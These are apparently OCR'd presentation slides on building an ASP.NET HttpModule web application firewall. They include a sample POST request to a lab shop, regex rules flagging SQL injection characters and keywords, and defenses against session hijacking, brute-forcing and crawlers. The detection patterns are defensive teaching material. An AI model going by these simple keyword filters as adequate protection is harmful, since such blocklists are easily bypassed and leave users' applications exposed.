
(If time permits)

DEMO

Leveraging

- HTTPModule and HTTPHandler - can be leveraged.
- Application layer firewall can be cooked up for your application.
- Similarly IDS for web application can be developed.
- It sits in HTTP pipe and defend web applications.

HTTP Stack for .Net



Example GET & POST

http://192.168.131.3/dvds4less/details.aspx?id=1

```
POST /dvds4less/checkout_form.aspx HTTP/1.1
Host: 192.168.131.3
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US;
rv:1.7.3) Gecko/20040910
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.
9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer:
http://192.168.131.3/dvds4less/cart.aspx?id=1&quantity=1
Cookie: ASP.NET_SessionId=0zrvzp45nzb1sj45piri0f55
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

product_id_0=1&quantity_0=1&order_num=513745&submit=Checkout
```

Attack points

Deploying web application firewall

- Rule set for firewall
- Constructing smart regex patterns


```
<QUERY>
   id=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)
</QUERY>

<QUERY>
   quantity=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)
</QUERY>

<POST>id=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)</POST>
<POST>quantity=(.*?['\"%*$#@]|.*?(select|exec|update))[^&]*([&]|$)</P
OST>
```

Deploying web application firewall


- Put dll in /bin folder.
- Add following lines into your web.config file.
- Web application firewall get loaded.

```
<httpModules>
 <add type=“firewall.WebAppWall, WebAppMod" name="WebAppWall" />
</httpModules>
```

Impact of web application wall



Before



After

Defense strategies

- All security attributes can be guarded by firewall.
- We can log or provide IDS using same module
- Some of the deployment parameters can be implemented using this method.
- IHttpHandler can be developed in similar way.

Session management

- Session object can be used in HTTP pipeline and session can be strengthen.
- Session hijacking is common issue and critical problem with security.
- IHttpHandler or Module can be used to provides solid defense against it.

Application Bruteforcing

- Application has forms and via that username and password get sent using POST.
- Application bruteforcing is common attack type.
- HttpModule can capture these attacks and on count basis this attack can be avoided.

Automated attacks

- Automated web application attack tools are out there.
- Crawling the site and then launch attacks. This can be avoided by setting “honey traps” using HttpModule.
- Once it is trapped attacker can be put into infinite loop using defense trick

Browser catching

- Detecting browser using HttpModule.
- Making sure request is coming from browser by java script processing and cookie handling.
- Interesting trick.

Papers

Assessing Web App Security with Mozilla
http://www.oreillynet.com/pub/a/security/2005/10/20/web_vulnerabilities.html

Securing Web Services with mod_security
http://www.oreillynet.com/pub/a/onlamp/2005/06/09/wss_security.html

Web Services – Attacks and Defense
http://www.infosecwriters.com/texts.php?op=display&id=235

Web Application Footprints and Discovery
http://www.infosecwriters.com/texts.php?op=display&id=259

Web application defense at the gates – Leveraging IHttpModule
http://www.infosecwriters.com/texts.php?op=display&id=276

Web Services: Enumeration and Profiling
http://www.infosecwriters.com/texts.php?op=display&id=278

Domain Footprinting for Web Applications and Web Services
http://www.infosecwriters.com/texts.php?op=display&id=292

Browser Identification for Web Applications
http://www.infosecwriters.com/texts.php?op=display&id=297

Microsoft ASP.NET Web Services & Secure coding
Unhandled exception leads to file system disclosure and SQL injection.
http://net-square.com/advisory/NS-051805-ASPNET.pdf

Thanks!

shreeraj@net-square.com